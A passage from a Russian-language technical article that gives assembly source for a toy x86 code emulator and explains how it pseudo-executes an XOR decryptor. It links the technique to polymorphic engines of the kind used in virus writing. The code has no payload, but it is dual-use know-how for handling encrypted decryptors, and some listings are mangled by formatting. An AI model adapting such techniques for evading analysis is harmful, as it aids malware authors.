- Эмулятор запускает код, который был перенесен в этот буфер на «псевдоисполнение». В результате *текстовая строка*, которая также содержалась в этом буфере за **процедурой (рас)шифровки** будет зашифрована.
- Далее используется **процедура (рас)шифровки**, которая содержится в программе и расшифровывается *_текстовую строку _из буфера* (которую, ранее, была зашифрована

эмулятором).

- На экран выводится содержимое *текстовой строки*, содержащейся в буфере.

Если эмулятор неправильно выполнил свою работу, то *текстовая строка* окажется зашифрованной неправильно, следовательно оригинальная (которая содержится в буфере) **процедура (рас)шифровки** не сможет вернуть *строку* в исходное состояние. Если на экран выведется мусор, все пропало.

[emul.asm]

```
; name : "code emulation" example
; author : andy [Most Needful Things]
; home : http://amethyst.nm.ru
;
; Пример программы умеющей выполнять "псевдо-эмуляцию" программного кода.
;
; компилировать:
; tasm32 -ml -m5 emul.asm
; tlink32 -Tpe -c -x emul.obj ,,, import32
;
.386P
.model flat, stdcall
    jumps
;
extrn      strlenA:near          ; список needful api
extrn      _wsprintfA:near
extrn      GetStdHandle:near
extrn      WriteConsoleA:near
extrn      ExitProcess:near
;
.data
_stack     db 10000 dup (?)      ; буфер под стек
temp       dd ?
instr_buf:  db 30 dup (?)        ; буфер для запуска инструкции в "карантине"
buffer     db 10000 dup (?)      ; буфер под код
flags      dd ?                  ; значение флагового регистра EFLAGS
    эмулируемого кода
regs       dd 08 dup (?)         ; значения eax/ecx/edx/ebx/esp/ebp/esi/edi
    эмулируемого кода
;
.code
start:     mov     esi,offset decryptor      ; смещ. (рас)шифровщика и текста
           mov     ecx,(emulate-decryptor)/4 ; размер (рас)шифровщика и текста
           mov     edi,offset buffer         ; перенесем данные в буфер
           rep     movsd
;
           push    offset decryptor          ; старое значение ip (рас)шифровщика
           push    (emulate-decryptor)      ; размер кода для эмуляции
           push    offset buffer            ; расположение кода
           call    emulate                  ; эмулируем, т.е. зашифровываем
                                           ; текст идущий после (рас)шифровщика
;
           mov     edi,offset buffer         ; esi - смещ. буфера
           add     edi,(message-decryptor)
           push    edi
           call    decryptor_size           ; расшифруем текст из буфера
           pop     esi
;
; В данный момент ESI содержит смещение расшифрованного текста, теперь осталось вывести
; текст на экран. Поддержку консоли я убрал из исходных текстов, представленных в статье (полные
; доступны в архиве).
;
           ...
;
exit:      push    0
           call    ExitProcess
;
; decryptor - простейший алгоритм (раз)шифровки текста идущего после ...
;
; Эмулятор "не понимает" инструкцию por, которая следует после цикла
```

```

; (рас)шифровки, по этому когда он дойдет до инструкции, то выйдет с "ошибкой".
; Но самое главное, что данные будут (за/рас)шифрованы ... в противном случае
; эмулятор бы просто завис в вечном цикле. ;- )
;
decryptor:mov     edi,offset message
              pushfd
              popfd
              call     aaa
              jmp      decryptor_size
              db 125 dup (?)
aaa:          sub     edi,0ffffffh
              add     edi,0ffffffh-004h
              scasd
              ret
decryptor_size:
              mov     ecx,0
              add     cl,( emulate-message) / 4 )
decrypt_loop:
              xor     dword ptr [edi],0ffffffh
              scasd
              loop    decrypt_loop
              nop
              ret
message      db 'Hey you, ugly face!',13,10
              db 'Give me the bottle of tequilla!',13,10
              db 'Hurry up, don''t make me mad!',13,10,0
;
include      inc\emulator.inc      ; эмуляция кода
include      inc\disasm.inc        ; дизассемблер
;
              end      start
[inc\emulator.inc]
.code
;
; emulate - эмуляция участка кода
;
; on start :      ip - оригинальный ip блока
;                codesize - размер блока для эмуляции
;                codeloc - смещение на код для эмуляции
; on exit :      - - - -
;
emulate      proc    codeloc: dword, codesize: dword, ip: dword
;
; процесс инициализации эмулятора, перед работой с участком кода
; а) сохранение значения регистров
; б) установка параметров переданных в процедуру (ip/codesize/codeloc)
; в) установка значения стека, для эмуляции кода
;
emul_init:
              push    eax ecx edx ebx ebp esi edi
              mov     esi,offset _stack+10000      ; буфер под стек, для эмуляции
              mov     dword ptr [regs+016],esi    ; установим значение
              mov     esi,codeloc                  ; смещение на начало кода
              mov     ebx,esi
              add     ebx,codesize                  ; смещение на конец кода
;
emulate_loop:
              push    esi                          ; включаем кодо-анализатор
              call    disasm                        ; помощью дизассемблера
              cmp     eax,-1                        ; если инструкция известна
              jnz     copy_instr                    ; дизассемблеру, продолжим разбор
emulate_error:
              jmp     emulate_ret                  ; иначе (!) тихо выйдем
;
; перенесем в буфер "instr_buf" инструкции для эмуляции стека и
; разобранные дизассемблером инструкции размера ecx
;
; в результате получим в "instr_buf" примерно:
;
;
;                mov     dword ptr [res_stack+1],esp
;                mov     esp,dword ptr [regs+016]

```

```

;      ... разобранный инструкция ...
;      mov     dword ptr [regs+016],esp
; res_stack:  mov     esp, ?
;      ret
;
copy_instr:
    push     eax ecx                ; заппомним данные о инструкции, которую разобрал
    дизассемблер
    mov     edi,offset instr_buf
    mov     ax,2589h
    stosw                                ; перенесем "mov 4 ptr [?],esp"
;
    mov     eax,offset instr_buf      ; рассчитаем смещение
    add     eax,ecx                  ; "res_stack+1" (см. выше) и
    add     eax,6+6+6+1              ; перенесем остаток инструкции
    stosd
;
    mov     ax,258Bh                 ; перенесем инструкцию
    stosw                                ; "mov esp,4 ptr [regs+16]"
    mov     eax,offset regs+016
    stosd
;
    rep     movsb                    ; перенесем разобранный, дизассемблером
инструкцию
;
    mov     ax,2589h                 ; перенесем инструкцию
    stosw                                ; "mov 4 ptr [regs+16],esp"
    mov     eax,offset regs+016
    stosd
;
    mov     al,0bch                  ; перенесем инструкцию
    stosb                                ; "mov esp,?"
    stosd
    mov     al,0c3h                  ; "поставим последнюю точку" - перенесем "ret"
    stosb
;
    pop     ecx eax                  ; вспомним данные инструкции
;
; работа с инструкциями, которые требуют специальной имитации исполнения
; первый этап - определение типа инструкции
;
    push     esi
    pop     edi                      ; edi - смещение инструкции
    sub     edi,ecx                  ; которую разбирали
; инструкции размером 1 байт
@one_byte:
    cmp     cl,1
    jnz     @two_byte
    cmp     byte ptr [edi],0c3h      ;
    jz      @found_ret              ; найден "ret" ?
; инструкции размером 2 байта
@two_byte:
    cmp     cl,2
    jc      run_instr                ; если размер меньше или не равен
    jnz     @three_byte
@check_xor:
    cmp     byte ptr [edi],031h      ;
    jz      @found_xor              ; (де)шифрующая инструкция xor?
@check_loop:
    cmp     byte ptr [edi],0e2h      ;
    jz      @found_loop              ; найден "loop"?
    jmp     run_instr
; инструкции размером 3 байта
@three_byte:
    cmp     cl,3
    jc      run_instr                ; если размер меньше или не равен
    jnz     @five_byte
@check_xor2:
    cmp     byte ptr [edi],030h      ; найдена разновидность
    jz      @found_xor              ; (де)шифрующей инструкции xor?
    jmp     run_instr
; инструкции размером 5 байт

```

```

@five_byte:
    cmp     cl,5
    jc      run_instr          ; если размер меньше или не равен
    jnz     @six_byte          ; 5 байтам запустим в "карантине"
    cmp     byte ptr [edi],0e8h ;
    jz      @found_call        ; найден "call" ?
    cmp     byte ptr [edi],0e9h ;
    jz      @found_jump        ; найден "jmp" ?
    jmp     run_instr
;                               инструкции размером 6 байт
@six_byte:
    cmp     cl,6
    jc      run_instr          ; если размер меньше или не равен
    jnz     run_instr          ; 6 байтам запустим в "карантине"
    cmp     byte ptr [edi],081h ; "add/sub/xor [ereg], dword" ?
    jnz     run_instr          ; нет, запустим в "карантине"
    cmp     byte ptr [edi+1],037h ; нам нужен только "xor", а
    jna     @found_xor         ; остальные можно просто запустить
    jmp     run_instr          ; на исполнение в "карантине"
;
; работа с инструкциями, которые требуют специальной имитации исполнения
; второй этап - имитация исполнения инструкции
;
;                               инструкции размером 1 байт
; имитировать исполнение инструкции "ret" очень просто:
; а) необходимо взять двойное слово из стека эмулируемого кода
;   смещение на это слово содержится в "regs+16"
; б) это слово будет новым указателем на смещение разбираемой эмулятором
;   инструкции (значение регистра esi)
; в) убрать из стека эмулируемого кода, взятое значение
;   add dword ptr [regs+16],4
;
@found_ret:
    mov     esi,dword ptr [regs+016]
    lodsd
    add     dword ptr [regs+016],4
    xchg    esi,ecx
    jmp     emulate_check
;                               инструкции размером 2 байта
; Первая часть процесса имитации выполнения дешифрующей инструкции
;
; сейчас буфер "dregs" содержит примерно следующие данные:
; dregs + 000 : ??? (количество регистров использующихся в инструкции)
; dregs + 004 : номер регистра 1
; dregs + 008 : номер регистра 2
; dregs + n   : номер регистра n / 4
;
; Нам необходимо определить сумму значений регистров (в данном случае двух)
; использующихся в инструкции и передать ее во вторую часть процесса. В нашем
; случае это будет выглядеть примерно так:
;
; a = [dregs+004] * 4
; x = [regs+a]
; a = [dregs+008] * 4
; x = x + [regs+a]
; и так далее ...
;
; где x является той самой суммой, которую необходимо узнать
;
@found_xor:
    push    ebx esi
    sub     edx,edx
    mov     dl,4
    sub     ebx,ebx
    mov     esi,offset dregs
    lodsd
    xchg    eax,ecx
@fxor_load_lp:
    push    edx
    lodsd
    mul     edx

```

```

        add     ebx,dword ptr [regs+eax]
        pop     edx
        loop    @fxor_load_lp
        xchg    ebx,ecx
        pop     esi ebx
;
; Вторая часть процесса имитации выполнения ...
;
; допустим (только допустим!), что максимальный размер расшифровщика
; может составлять 200 байт
; значит (!) если сумма значений регистров (x) находится в промежутке
; от ip до ip+200,
; то менять значение не обязательно, вполне возможно что:
; - декриптор содержит в себе процедуру определения ip
; - значение регистра уже менялось раньше, т.е. инструкция выполняется
;   не первый раз
; если одно из вышеуказанных утверждений правда (true), то просто запускаем
; инструкцию на выполнение в специальных условиях
;
@found_xor_ip:
        mov     edx,ip
        cmp     ecx,edx
        jc      run_instr
        add     edx,200
        cmp     ecx,edx
        ja      run_instr
;
; Третья часть процесса имитации выполнения ...
;
; если значение x выпадает из промежутка,
; то: а) необходимо рассчитать разницу между старым ip и x (суммой
;       значений регистров)
;       б) добавить эту разницу к смещению начала буфера (codeloc), в который
;       мы копировали эмулируемый код
;       в) полученное смещение поместить в значение регистра "dreg+004"
;       г) значение остальных регистров использующихся в инструкции обнулить
;
        sub     ecx,ip
        add     ecx,codeloc
;
; новое смещение зашифрованного кода, полученное действиями, описанными
; в пунктах "а" и "б" (см. выше), положив в регистр номер "dreg+004"
;
        mov     eax,dword ptr [dregs+004]
        sub     edx,edx
        mov     dl,4
        push    edx
        mul     edx
        pop     edx
        mov     dword ptr [regs+eax],ecx
;
; цикл, для обнуления значений всех регистров начиная с "dreg+008"
;
        push    esi
        mov     esi,offset dregs
        lodsd
        cmp     al,02
        jc      @fxor_emu_ret
        xchg    eax,ecx
        dec     ecx
        lodsd
@fxor_setz_lp:
        push    edx
        lodsd
        mul     edx
        mov     dword ptr [regs+eax],0
        pop     edx
        loop    @fxor_setz_lp
@fxor_emu_ret:
        pop     esi
        jmp     run_instr    ; можно запустить инструкцию на выполнение

```



```

;
; имитируя исполнение инструкции "loop", мы должны уменьшить значение ecx
; эмулируемого блока на 1, если он не будет равен 0, то перейти к "началу цикла"
;
@found_loop:
    dec     dword ptr [regs+004]      ; уменьшим значение регистра
    cmp     dword ptr [regs+004],0 ; "ecx" эмулируемого кода
    jz      emulate_check            ; если равно 0, выйдем из цикла
    sub     esi,ecx                   ; иначе рассчитаем смещение
    sub     esi,eax                   ; начала цикла
    jmp     emulate_check            ; перейдем к следующей инструкции
;
; инструкции размером 5 байт
; если перед нами инструкции "call" и "jmp" то необходимо изменить смещение
; (значение esi) инструкции, которая будет следующей исполняться эмулятором
; НО в случае если мы разбираем "call", нужно сохранить в стеке эмулируемого
; участка смещение команды следующей прямо за call'ом, что бы потом по встрече
; "ret" вернуться "на путь истинный"
;
@found_call:
    push    eax edi
    mov     eax,esi
    sub     dword ptr [regs+016],4
    mov     edi,dword ptr [regs+016]
    stosd
    pop     edi eax
@found_jmp:
    add     esi,eax                  ; изменим esi
;
; esi - указатель на инструкцию для разбора
; ebx - предел, за который выйти "непростительно"
;
emulate_check:
    cmp     esi,ebx                  ; если мы не вышли за пределы
    jc      emulate_loop            ; продолжим цикл эмуляции
emulate_ret:
    pop     edi esi ebp ebx edx ecx eax
    ret
;
; "прямой запуск" разобранный инструкции в специальных условиях (карантине)
;
; заппомним значение регистров программы-эмулятора в стеке
;
run_instr:push    eax ecx edx ebx ebp esi edi
;
; заппомним значение флагов программы-эмулятора в стеке, затем перенесем
; в регистр eax, а из него в переменную "temp"
;
save_orig_efl:
    pushfd
    mov     eax,dword ptr [esp]
    mov     dword ptr [temp],eax
    popfd
;
; значение флагов эмулируемого кода перенесем из переменной "flags" в регистр
; eax, а из него в стек использующийся программой-эмулятором
;
set_emul_efl:
    pushfd
    mov     eax,dword ptr [flags]
    mov     dword ptr [esp],eax
;
; установим значения регистров эмулируемого кода из переменной "regs"
; значение esp не устанавливается, иначе мы рискуем испортить значение флагов
; эмулируемого кода, стек будет перенаправлен в подпрограмме "instr_buf"
;
    mov     eax,dword ptr [regs+000]
    mov     ecx,dword ptr [regs+004]
    mov     edx,dword ptr [regs+008]
    mov     ebx,dword ptr [regs+012]
    mov     ebp,dword ptr [regs+020]
    mov     esi,dword ptr [regs+024]

```

```

        mov     edi,dword ptr [regs+028]
;
; инструкция "popfd" установит значение флагов эмулируемого кода, которое мы сохраняли выше
;
        popfd
        call    instr_buf           ; запустим на исполнение
;
; сохраним новые значения регистров эмулируемого кода в переменной "regs"
;
        mov     dword ptr [regs+000],eax
        mov     dword ptr [regs+004],ecx
        mov     dword ptr [regs+008],edx
        mov     dword ptr [regs+012],ebx
        mov     dword ptr [regs+020],ebp
        mov     dword ptr [regs+024],esi
        mov     dword ptr [regs+028],edi
;
; новое значение флагов эмулируемого кода заппомним в стеке, затем перенесем
; в регистр eax и сохраним в переменной "flags"
;
save_emul_efl:
        pushfd
        mov     eax,dword ptr [esp]
        mov     dword ptr [flags],eax
        popfd
;
; установим значение флагов программы-эмулятора из переменной "temp"
;
set_orig_efl:
        pushfd
        mov     eax,dword ptr [temp]
        mov     dword ptr [esp],eax
        popfd
;
; восстановим значение регистров программы-эмулятора
;
        pop     edi esi ebp ebx edx ecx eax
        jmp     emulate_check

endp
;
[inc\disasm.inc]
.data
dregs          dd 010h dup (?) ; буфер для хранения данных о регистрах используемых в
                        дешифрующих инструкциях
.code
;
; disasm - дизассемблер, предназначается для "работы" с инструкциями
;
; Определяет тип, размер и параметры инструкции (используемые регистры, значения и тд). В том
; случае, если данные присутствуют в базе.
; Данные о дешифрующих инструкциях (количество регистров используемых для указания
; смещения расшифровываемых данных и регистры) складываются в буфер "dregs".
;
; on start : oins - смещение инструкции
; on exit  : eax = -1 если указанная инструкция неизвестна процедуре
;           ecx - размер инструкции
;           eax, edx - параметры, используемые в инструкции
;
disasm  proc    oins: dword
;
        mov     dword ptr [dregs],0
        sub     ecx,ecx
        push    esi                     ; заппомним значение
        mov     esi,oins                ; esi - смещение инструкции
        lodsb                     ; al - первый байт инструкции
;
; по первому байту распознаем тип инструкции
;
@add_al_byte:
        cmp     al,004h
        jz      _@add_al_byte

```

```

@add_eax_dd:
    cmp    al,005h
    jz     _@add_eax_dd
@sub_ereg_ereg:
    cmp    al,02bh
    jz     _@sub_ereg_ereg
@xor_2ereg_b:
    cmp    al,030h
    jz     _@xor_2ereg_b
@xor_ereg_ereg:
    cmp    al,031h
    jz     _@xor_ereg_ereg
;
@inc_ereg:
    cmp    al,040h
    jc     unknown_instr
    cmp    al,047h
    jbe    _@inc_ereg
@push_ereg:
    cmp    al,050h
    jc     unknown_instr
    cmp    al,057h
    jbe    _@push_ereg
@pop_ereg:
    cmp    al,058h
    jc     unknown_instr
    cmp    al,05Fh
    jbe    _@pop_ereg
@pushad:
    cmp    al,060h
    jz     _@one_byte
@add_reg_byte:
    cmp    al,080h
    jz     _@add_reg_byte
@xas_ereg_dd:
    cmp    al,081h
    jz     _@xas_ereg
@xas_ereg_b:
    cmp    al,083h
    jz     _@xas_ereg
@lea_er_er_dd:
    cmp    al,08Dh
    jz     _@lea_er_er_dd
@pushfd:
    cmp    al,09Ch
    jz     _@one_byte
@popfd:
    cmp    al,09Dh
    jz     _@one_byte
@scasd: cmp    al,0AFh
    jz     _@one_byte
@mov_reg_byte:
    cmp    al,0B0h
    jc     unknown_instr
    cmp    al,0B7h
    jbe    _@mov_reg_byte
@mov_ereg_dd:
    cmp    al,0B8h
    jc     unknown_instr
    cmp    al,0BFh
    jbe    _@mov_ereg_dd
@ret_byte:
    cmp    al,0C3h
    jz     _@one_byte
@loop_byte:
    cmp    al,0E2h
    jz     _@loop_byte
@call_dword:
    cmp    al,0E8h
    jz     _@cj_dword
@jmp_dword:
    cmp    al,0E9h

```

; может быть XOR/ADD/SUB [EREG],DD
; проверка в "_@xas_ereg"

;
; инструкции call и jmp
;
; требуют одинакового разбора

```

        jz     _@cj_dword                ;
@cld:    cmp     al,0FCh
        jz     _@one_byte
unknown_instr:
        sub     eax,eax                ; инструкции нет в базе
        dec     eax                    ; eax = -1
disasm_ret:
        pop     esi                    ; вспомним оригинальное значение и ...
        ret                                ; выйдем в ...
;
; inc [ereg]                10000reg
;
;_@inc_ereg:
        xor     al,1000000b            ; eax - регистр "ereg"
        inc     ecx                    ; ecx - размер инструкции
        jmp     disasm_ret
;
; push [ereg]                1010reg
;
;_@push_ereg:
        xor     al,1010000b            ; eax - регистр "ereg"
        inc     ecx                    ; ecx - размер инструкции
        jmp     disasm_ret
;
; pop [ereg]                1011reg
;
;_@pop_ereg:
        xor     al,1011000b            ; eax - регистр "ereg"
        inc     ecx                    ; ecx - размер инструкции
        jmp     disasm_ret
;
; sub [eregA],[eregB]        02BHEX, 11rgArgB
;
;_@sub_ereg_ereg:
        lodsb
        xor     al,11000000b
        call    two_regs                ; edx - "rgA" / eax - "rgB"
        inc     ecx
        inc     ecx                    ; ecx - размер инструкции
        jmp     disasm_ret
;
; xor [eregA+eregB],reg      030HEX, 00reg100, 00rgArgB
;
;_@xor_2ereg_b:
        lodsb
        lodsb
        call    two_regs                ; edx - "rgA" / eax - "rgB"
        mov     cl,3                    ; ecx - размер инструкции
        inc     dword ptr [dregs]
        mov     dword ptr [dregs+008],eax
        jmp     _@xor_2ereg_dr
;
; xor [eregA],[eregB]        031HEX, 00rgArgB
;
;_@xor_ereg_ereg:
        lodsb
        call    two_regs                ; edx - "rgA" / eax - "rgB"
        inc     ecx
        inc     ecx                    ; ecx - размер инструкции
;_@xor_2ereg_dr:
        inc     dword ptr [dregs]
        mov     dword ptr [dregs+004],edx
        jmp     disasm_ret
;
; add al,byte                004HEX, byte
;
;_@add_al_byte:
        mov     cl,2                    ; ecx - размер инструкции
        sub     eax,eax                ; eax - значение рег. (al)
        jmp     disasm_ret
;

```

```

; add eax,dword      005HEX, dword = 5 bytes
;
;_@add_eax_dd:
        mov     cl,5                ; ecx - размер инструкции
        sub     eax,eax            ; eax - значение рег. (eax)
        jmp     disasm_ret

;
; add [reg],byte     080HEX, 11000reg, byte
;
;_@add_reg_byte:
        lodsb
        cmp     al,0c0h
        jc      unknown_instr
        cmp     al,0c7h
        ja      unknown_instr
        xor     al,11000000b        ; eax - значение рег. (eax)
        mov     cl,3                ; ecx - размер инструкции
        jmp     disasm_ret

;
; xor [ereg],dword   081HEX, 00110reg, dword = 6 bytes
; add [ereg],dword   081HEX, 11000reg, dword = 6 bytes
; sub [ereg],dword   081HEX, 11101reg, dword = 6 bytes
; add [ereg],byte    083HEX, 11000reg, byte = 3 bytes
; sub [ereg],byte    081HEX, 11101reg, byte = 3 bytes
;
;_@xas_ereg:
        mov     cl,3
        cmp     al,83h
        jz      _@xas_ereg_nfo
        add     cl,3
;_@xas_ereg_nfo:
        lodsb                    ; al - второй байт инструкции
        cmp     al,037h          ; если байт больше 37HEX
        ja      _@xas_ereg_chk   ; то перед нами "ADD" или "SUB"
;_@xor_ereg:
        xor     al,00110000b      ; разбор инструкции "xor"
        inc     dword ptr [dregs] ; используемый в инструкции
        mov     dword ptr [dregs+004],eax
        jmp     disasm_ret        ; регистр кладем в EDX
;_@xas_ereg_chk:
        cmp     al,0C7h          ; если байт больше 37HEX
        ja      _@sub_ereg       ; то перед нами "SUB"
;_@add_ereg:
        xor     al,11000000b      ; разбор инструкции "add"
        jmp     disasm_ret
;_@sub_ereg:
        xor     al,11101000b      ; разбор инструкции "sub"
        jmp     disasm_ret

;
; lea ergA,ergB+dword 08DHEX,10rgArgB, dword
;
;_@lea_er_er_dd:
        lodsb
        xor     al,10000000b      ; оставим в al только регистры
        call    two_regs         ; edx - "rgA" / eax - "rgB"
        mov     cl,6              ; ecx - размер инструкции
        jmp     disasm_ret

;
; mov [reg],byte     10110reg, byte
;
;_@mov_reg_byte:
        xor     al,10110000b      ; eax - регистр "reg"
        inc     ecx
        inc     ecx                ; ecx - размер инструкции
        jmp     disasm_ret

;
; mov [ereg],dword   10111reg, dword
;
;_@mov_ereg_dd:
        xor     al,10111000b      ; eax - регистр "ereg"
        mov     cl,5                ; ecx - размер инструкции

```

```

        jmp     disasm_ret
;
; loop byte          0E2HEX, FE-byte = num    ; jump to IP-num
;
;_loop_byte:
        sub     eax,eax
        mov     al,0feh                        ; al = 0FE
        sub     al,byte ptr [esi]              ; al = 0FE-byte
        inc     ecx
        inc     ecx                            ; размер инструкции
        jmp     disasm_ret
;
; call dword         0E8HEX, dword
; jmp dword          0E9HEX, dword
;
;_cj_dword:
        lodsd                                ; eax - dword
        mov     cl,5                          ; ecx - размер инструкции
        jmp     disasm_ret
;
; разбор простейших однобайтовых инструкций
;
;_one_byte:
        sub     eax,eax
        inc     ecx
        jmp     disasm_ret
endp
;
; two_regs - если регистр al содержит 00rgArgB (где rgA, rgB два регистра)
;             то на выходе edx - rgA, eax - rgB
;
; two_regs      proc
;         push   eax
;         shr    al,3                          ; al = regB
;         pop    edx
;         push   eax
;         rol    al,3
;         xor    dl,al                          ; dl = regA
;         pop    eax
;         ret
;     endp
;

```

Вы рассмотрели этот небольшую программу, написана она лишь для примера, однако можно попытаться усовершенствовать и использовать его в «своих» целях. Опытному программисту все покажется очень просто и ясно, скорее всего, Вы уже знали это, только технологию называли другим именем. Если это действительно так, прошу прощения за отнятое время, дальше в этой статье Вы не найдете для себя ничего нового.

Я не претендую на звание специалиста в этой области исследований, но попытаюсь рассказать о некоторых вопросах, которые вполне возможно у Вас возникли после просмотра выше представленных исходных текстов.

4.1. Лирическое отступление

Как становится ясно принцип «создания» эмулятора похож на алгоритм создания *полиморфных движков*.

При создании инструкций *полиморфные движки* используют различного рода битовые операции. А в эмуляторе битовые операции используются дизассемблером, для разбора «встречающихся» инструкций (получения данных о размере инструкции, использующихся в ней регистрах и т.д.) и последующей передачи этих данных непосредственно в эмулятор.

Движок _сам генерирует структуру (рас)шифровщиков, в эмуляторе для разбора структуры (не инструкций) кода (причем не обязательно это должен быть (рас)шифровщик) используется «кодо-анализатор». Но если _движок генерирует структуру по шаблонам, то в «**кодо-анализаторе**

» должно присутствовать некое подобие искусственного интеллекта, т.е. он должен распознавать сотни различных шаблонов кода и не содержать маски этих шаблонов (быть универсальным).

4.2. Имитация исполнения инструкций

Как Вы уже поняли, для имитации исполнения инструкций эмулятор использует три способа:

1. Инструкция запускается «напрямую», но в специальной среде.
2. Исполнение инструкции имитируется полностью, без запуска.
3. Исполнение инструкции имитируется до или после запуска в специальной среде.

Я постараюсь рассказать обо всех трех способах, описав их и представив в качестве примера немного измененные участки выше представленной программы.

4.2.1. Запуск инструкции в специальной среде

Многие инструкции гораздо проще запустить напрямую, специальная имитация может обойтись «дороже». Т.е. будет потеря в скорости работы эмулятора (а это очень щекотливый вопрос), если каждую инструкцию имитировать, то можно писать **только эмуляцию инструкций** до пенсии. А зачем заниматься ерундой, если можно просто запустить инструкцию и зафиксировать изменения, которые произошли после ее исполнения (в регистрах, стеке, флагах ...).

Для этого необходимо хранить параметры эмулируемого кода в (специальных) переменных, как поступил я (в вышеуказанной программе). Перед запуском инструкции запомнить значения параметров программы-эмулятора и установить параметры эмулируемого кода:

- Значения регистров и флагов из переменных.
- Изменить указатель на буфер стека, что бы стек эмулируемого блока не использовался в ходе работы эмулятора, а только во время исполнения или имитации инструкций блока. В противном случае стек будет портиться.

После запуска инструкции запомнить новые значения и установить значения использовавшиеся эмулятором.

В качестве примера, более подробно рассмотрим участок кода из программы примера:

```
.data ; сегмент данных
regs      dd 8 dup (?)      ; переменная под значения регистров эмулируемого блока
flags      dd ?              ; переменная под значения флагов эмулируемого блока
temp       dd ?              ; переменная под значение флагов программы-эмулятора
;
; "instr_buf" - переменная под исполняемую инструкцию и имитацию стека
; должна содержать:
;               mov     dword ptr [set_esp+1],esp
;               mov     esp,dword ptr [regs+16]
;               исполняемая инструкция
;               mov     dword ptr [regs+16],esp
; set_esp:mov     esp,?
;               ret
;
instr_buf: db 30 dup (?)
.code ; сегмент кода
; "прямой запуск" инструкции в (карантине) специальных условиях
; запомним значение регистров программы-эмулятора в стеке
run_instr: push     eax ecx edx ebx ebp esi edi
; запомним значение флагов программы-эмулятора в стеке, затем перенесем в регистр eax,
; а из него в переменную "temp"
           pushfd
           mov     eax,dword ptr [esp]
           mov     dword ptr [temp],eax
           popfd
; значение флагов эмулируемого кода перенесем из переменной "flags" в регистр eax,
; а из него в стек использующийся программой-эмулятором
           pushfd
           mov     eax,dword ptr [flags]
           mov     dword ptr [esp],eax
```

```

; установим значения регистров эмулируемого кода из переменной "regs"
; значение esp не устанавливается, иначе мы рискуем испортить значение флагов эмулируемого кода
; стек будет перенаправлен в подпрограмме "instr_buf"
    mov     eax,dword ptr [regs+000]
    mov     ecx,dword ptr [regs+004]
    mov     edx,dword ptr [regs+008]
    mov     ebx,dword ptr [regs+012]
    mov     ebp,dword ptr [regs+020]
    mov     esi,dword ptr [regs+024]
    mov     edi,dword ptr [regs+028]
; инструкция "popfd" установит значение флагов эмулируемого кода, которое мы сохраняли выше
popfd
    call     instr_buf                                ; запустим на исполнение
инструкцию
; сохраним новые значения регистров эмулируемого кода в переменной "regs"
    mov     dword ptr [regs+000],eax
    mov     dword ptr [regs+004],ecx
    mov     dword ptr [regs+008],edx
    mov     dword ptr [regs+012],ebx
    mov     dword ptr [regs+020],ebp
    mov     dword ptr [regs+024],esi
    mov     dword ptr [regs+028],edi
; новое значение флагов эмулируемого кода заппомним в стеке, затем перенесем в регистр eax
; и сохраним в переменной "flags"
    pushfd
    mov     eax,dword ptr [esp]
    mov     dword ptr [flags],eax
    popfd
; установим значение флагов программы-эмулятора из переменной "temp"
    pushfd
    mov     eax,dword ptr [temp]
    mov     dword ptr [esp],eax
    popfd
; восстановим значение регистров программы-эмулятора
    pop     edi esi ebp ebx edx ecx eax

```

Для эмуляции стека, в самом начале своей работы (во время инициализации) эмулятор должен установить значение регистра esp эмулируемого блока на конец специально отведенного для этих целей буфера. Например:

```

.data ; сегмент данных
buf_stack db 50000 dup (?)
.code ; сегмент кода
    mov     edx,offset buf_stack+50000
    mov     dword ptr [regs+16],edx

```

4.2.2. Полная имитация исполнения инструкции

Этот алгоритм применяется там, где нельзя обойтись запуском в специальной среде. В программе-эмуляторе из примера, я использовал регистр "esi", что бы указывать на смещение исполняемой в «данный момент» инструкции. Обычно полностью имитируется (совершаются различные действия, которые и будут являться аналогом работы инструкции) выполнение инструкций, которые изменяют этот указатель, т.е. CALL, JUMP, LOOP, RET и т.д.

Не будем ходить далеко и в качестве примера возьмем простейшую инструкцию LOOP:

Инструкция __LOOP уменьшает значение регистра __ECX на единицу, если после этого значение ECX не равняется нулю, то переводит указатель на указанную позицию.

```

dec     dword ptr [regs+4]
cmp     dword ptr [regs+4],0
jz      проверка на остановку эмуляции (emulate_check в программе примере)
        изменяем местоположение регистра esi, используя данные инструкции LOOP
jmp     проверка на остановку эмуляции

```

4.2.3. Комбинация двух способов

Существуют такие, инструкции, которые просто выполнить в «карантине» нельзя, да и полностью имитировать их совсем не обязательно (точнее сказать, выйдет «дороже»). Для работы с такими инструкциями используется комбинация из двух вышеописанных способов.

В программе-примере присутствует один тип инструкции, которая имитируется этим способом:

xor dword ptr [erega],? и ее аналог **xor dword ptr [erega], eregb**

Почему же эти инструкции требуют комбинированного способа имитации? Все очень просто и логично... При расшифровке данных, (в «декрипторах») используются регистры, указывающие на смещение расшифровываемых данных. Этот регистр может меняться в процессе расшифровки, таких регистров может быть несколько, все зависит от *полиморфного алгоритма*, который используется. Когда для эмуляции мы копируем в «свой» буфер код расшифровщика и зашифрованные данные, то соответственно смещение зашифрованного кода меняется, но в расшифровщике будет указано предыдущее его расположение. Да, эту инструкцию можно запустить напрямую. **Но**, прежде всего, нужно исправить значение этого (в данном случае **erega**) регистра, на новое, которое будет указывать «правильное» местоположение зашифрованных данных в буфере.

Для процесса расчета нового местоположения зашифрованного кода в буфере, я использовал следующий подход. Прежде всего, необходимо знать, что в нашем случае:

1. Дизассемблер разбирает инструкцию, и после его работы передает информацию о размере инструкции и регистрах, которые используются ней в программу-эмулятор. В нашем случае регистр **edx** будет содержать номер регистра **erega**, а **eax** номер **eregb**.
2. Значения регистров эмулируемого кода содержится в буфере **regs**, под каждый регистр дается по 4 байта буфера. Последовательность регистров: **eax, ecx, edx, ebx, esp, ebp, esi** и **edi**.
3. При вызове эмулятора, ему передается предыдущее расположение эмулируемого кода в памяти (переменная **ip**)!

Замена может быть лишней, если декриптор содержит в себе **процедуру определения ip**. Процедура, которая предназначена для этих целей, выглядит примерно так:

```
get_ip:    call    get_ip
           pop     ebp
           sub     ebp, offset get_ip
```

Если прибавить значение регистра **ebp**, к любому смещению получается «необходимое» нам, новое (смещение).

Теперь рассмотрим участок кода, который производит замену значения регистра использующегося в инструкции для указания смещения (если, конечно же, замена необходима):

```
; не забыли, что а) edx содержит номер регистра erega, использующегося в инструкции
;                                     б) под значение каждого регистра используется 4 байта, ...
;
; из всего вышеуказанного следует,
; что расположение значения регистра в буфере regs = 4 * edx
           mov     eax,4
           mul     edx
; допустим (только допустим!), что макс. размер расшифровщика может составлять 200 байт
